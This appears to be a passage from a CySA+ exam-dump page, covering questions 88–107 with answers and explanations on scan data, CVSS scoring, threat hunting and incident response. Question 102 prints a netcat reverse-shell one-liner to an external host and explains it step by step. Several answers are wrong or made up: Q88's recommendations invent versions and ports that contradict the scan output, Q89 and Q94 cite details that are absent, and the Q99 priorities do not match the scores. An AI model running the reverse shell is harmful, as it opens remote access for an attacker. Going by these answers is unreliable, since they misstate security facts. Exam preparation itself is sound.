D. VM_PRD_Web01

Answer: (SHOW ANSWER)

This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.

Reference [CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67. [What is a Public IP Address?] [What is Port 80?]

NEW QUESTION: 88
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS
running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

```
Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```


AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```


AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```

2:38:26

Compliance Report


Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 2:

Answer:

check the explanation part below for the solution:
Explanation:
Part 1:



Part 2:
Based on the compliance report, I recommend the following changes for each server:
AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION: 89
A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details

are aggregated:

Task name	Target process	Number of hosts	Task user account
RtkAudUService64_BG	C:\Windows\System32\RtkAudUService64.exe	502	NT Authority/SYSTEM
BatteryGaugeMaintenance	%ProgramData%\Lenovo\Plugins\BGHelper.exe	410	NT Authority/SYSTEM
RtHVBg_PushButton	C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe	870	NT Authority/SYSTEM
UpdateService	C:\Users\sam\AppData\Roaming\Temp\taskhw.exe	1	PROD\sam

Which of the following actions should the hunter perform first based on the details above?

A. Acquire a copy of taskhw.exe from the impacted host

B. Scan the enterprise to identify other systems with taskhw.exe present

C. Perform a public search for malware reports on taskhw.exe.

D. Change the account that runs the -caskhw. exe scheduled task

Answer: (SHOW ANSWER)

The first step should be to perform a public search for malware reports on taskhw.exe, as this file is suspicious for several reasons: it is located in a non-standard path, it has a high CPU usage, it is signed by an unknown entity, and it is only present on one host. A public search can help to determine if this file is a known malware or a legitimate program. If it is malware, the hunter can then take appropriate actions to remove it and prevent further damage. The other options are either premature or ineffective, as they do not provide enough information to assess the threat level of taskhw.exe. References: Cybersecurity Analyst+ - CompTIA, taskhw.exe Windows process - What is it? - file.net, Taskhostw.exe - What Is Taskhostw.exe & Is It Malware? - MalwareTips Forums

NEW QUESTION: 90

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.

B. Block requests without an X-Frame-Options header.

C. Configure an Access-Control-Allow-Origin header to authorized domains.

D. Disable the cross-origin resource sharing header.

Answer: C (LEAVE A REPLY)

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION: 91

A security analyst noticed the following entry on a web server log:

Warning: fopen (http://127.0.0.1:16) : failed to open stream:

Connection refused in /hj/var/www/showimage.php on line 7

Which of the following malicious activities was most likely attempted?

A. XSS

B. CSRF

C. SSRF

D. RCE

Answer: C (LEAVE A REPLY)

The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery).

This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered.

NEW QUESTION: 92
A security analyst noticed the following entry on a web server log:
Warning:
fopen (http://127.0.0.1:16) : failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?
A. XSS
B. CSRF
C. SSRF
D. RCE
Answer: C (LEAVE A REPLY)
The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

NEW QUESTION: 93
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?
A. CASB
B. DMARC
C. SIEM
D. PAM
Answer: A (LEAVE A REPLY)
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices. A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct. DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34 SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56 PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges. PAM can help prevent credential theft,

data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

NEW QUESTION: 94
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?
A. 1
B. 2
C. 3
D. 4
Answer: B (LEAVE A REPLY)
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
Reference:
CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION: 95
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?
A. Review of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design
Answer: C (LEAVE A REPLY)
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities.

NEW QUESTION: 96
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair
Answer: D (LEAVE A REPLY)
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

NEW QUESTION: 97
During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?
A. Isolation
B. Remediation
C. Reimaging
D. Preservation
Answer: (SHOW ANSWER)
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident.
Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules.

NEW QUESTION: 98
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```


Which of the following scripting languages was used in the script?
A. PowerShel
B. Ruby
C. Python
D. Shell script
Answer: (SHOW ANSWER)
The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION: 99
SIMULATION
A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of:
- Risk categorization
- Risk prioritization

- Implementation of controls


INSTRUCTIONS


Click on the audit report, risk matrix, and SLA expectations documents to review their contents.

On the Risk categorization tab, determine the order in which the findings must be prioritized for remediation according to the risk rating score. Then, assign a categorization to each risk.

On the Controls tab, select the appropriate control(s) to implement for each risk finding. Findings may have more than one control implemented. Some controls may be used more than once or not at all.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Risk categorization | Controls

Risk finding	Control(s) to implement		
Improperly configured third-party websites pose security risks to internal assets.	Select control	Select control	Select control
A large volume of ICMP traffic is detected from an external source to Server2.	Select control	Select control	Select control
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control	Select control	Select control
A list of patient prescription information was emailed to the incorrect recipient.	Select control	Select control	Select control
An internet-facing web server allows access to data without requiring credentials.	Select control	Select control	Select control
PHI data was found within the development and test environments.	Select control	Select control	Select control
Sensitive materials were found on a fax machine in a common area.	Select control	Select control	Select control
Unauthorized software was discovered on technician workstations.	Select control	Select control	Select control

Select control | Select co

- Select control
- Require two-factor authentication
- Acceptance
- Implement web content filter
- Require data deidentification
- Implement DLP
- Filter echo request replies
- Implement email encryption
- Implement FDE on DB and file servers
- Implement mail filters
- Implement IAM program
- Implement IDS/IPS
- Implement file integrity monitoring
- Implement approved software listing
- Implement MDM solution
- Implement PIN to print
- Relocate devices to secured locations
- Implement SPF

Answer:

Risk categorization | Controls

DumpsDB

Risk prioritization	Risk finding	Risk categorization
5	Improperly configured third-party websites pose security risks to internal assets.	Medium (5-9)
4	A large volume of ICMP traffic is detected from an external source to Server2.	Medium (5-9)
3	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Medium (5-9)
8	A list of patient prescription information was emailed to the incorrect recipient.	High (10-25)
7	The internet-facing web server allows access to data without requiring credentials.	High (10-25)
6	PHI data was found within the development and test environments.	High (10-25)
2	Sensitive materials were found on a fax machine in a common area.	Low (0-4)
1	Unauthorized software was discovered on technician workstations.	Low (0-4)

Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

NEW QUESTION: 100
An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the

sender Which of the following information security goals is the analyst most likely trying to achieve?
A. Non-repudiation
B. Authentication
C. Authorization
D. Integrity
Answer: A (LEAVE A REPLY)
Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons. The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

NEW QUESTION: 101
A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?
A. This is a normal password change URL.
B. The security operations center is performing a routine password audit.
C. A new VPN gateway has been deployed
D. A social engineering attack is underway
Answer: (SHOW ANSWER)
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official Reference:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION: 102
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?
A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell
Answer: D (LEAVE A REPLY)
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
*rm -f /tmp/f deletes any existing file named /tmp/f

*mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
*cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
*nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References
Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION: 103
An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?
A. 140
B. 150
C. 160
D. 180
Answer: C (LEAVE A REPLY)
The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes.

NEW QUESTION: 104
A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L
Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L Which of the following vulnerabilities should be patched first?
A. Vulnerability 2
B. Vulnerability 4
C. Vulnerability 3
D. Vulnerability 1
Answer: D (LEAVE A REPLY)

NEW QUESTION: 105
A security analyst needs to identify a computer based on the following requirements to be mitigated:
* The attack method is network-based with low complexity.
* No privileges or user action is needed.
* The confidentiality and availability level is high, with a low integrity level.
Given the following CVSS 3.1 output:

* Computer1: CVSS3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:H
* Computer2: CVSS3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H
* Computer3: CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H
* Computer4: CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Which of the following machines should the analyst mitigate?

A. Computer1

B. Computer2

C. Computer3

D. Computer4

Answer: D (LEAVE A REPLY)

Comprehensive Detailed Explanation:To match the mitigation criteria, we analyze each machine's CVSS (Common Vulnerability Scoring System) attributes:

* Attack Vector (AV): N for network (matches the requirement of network-based attack).
* Attack Complexity (AC): L for low (meets the requirement for low complexity).
* Privileges Required (PR): N for none (indicating no privileges are needed).
* User Interaction (UI): N for none (matches the requirement that no user action is needed).
* Confidentiality (C), Integrity (I), and Availability (A): Requires high confidentiality and availability with low integrity.

From these criteria:

* Computer1 requires user interaction (UI:R), which disqualifies it.
* Computer2 has a local attack vector (AV:L), which disqualifies it for a network-based attack.
* Computer3 has a high attack complexity (AC:H), which does not meet the low complexity requirement.
* Computer4 meets all criteria: network attack vector, low complexity, no privileges, no user interaction, and appropriate confidentiality, integrity, and availability levels.

Thus, Computer4 is the correct answer.

References:

* NIST NVD (National Vulnerability Database): CVSS vector standards.
* CVSS 3.1 User Guide: Explanation of each CVSS metric and its application in vulnerability prioritization.

NEW QUESTION: 106

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

A. The NTP server is not configured on the host.

B. The cybersecurity analyst is looking at the wrong information.

C. The firewall is using UTC time.

D. The host with the logs is offline.

Answer: A (LEAVE A REPLY)

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host.

NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network.

NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To

Know, Firewall rules logging: a closer look at our new network compliance and ...

NEW QUESTION: 107
A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?
A. SIEM
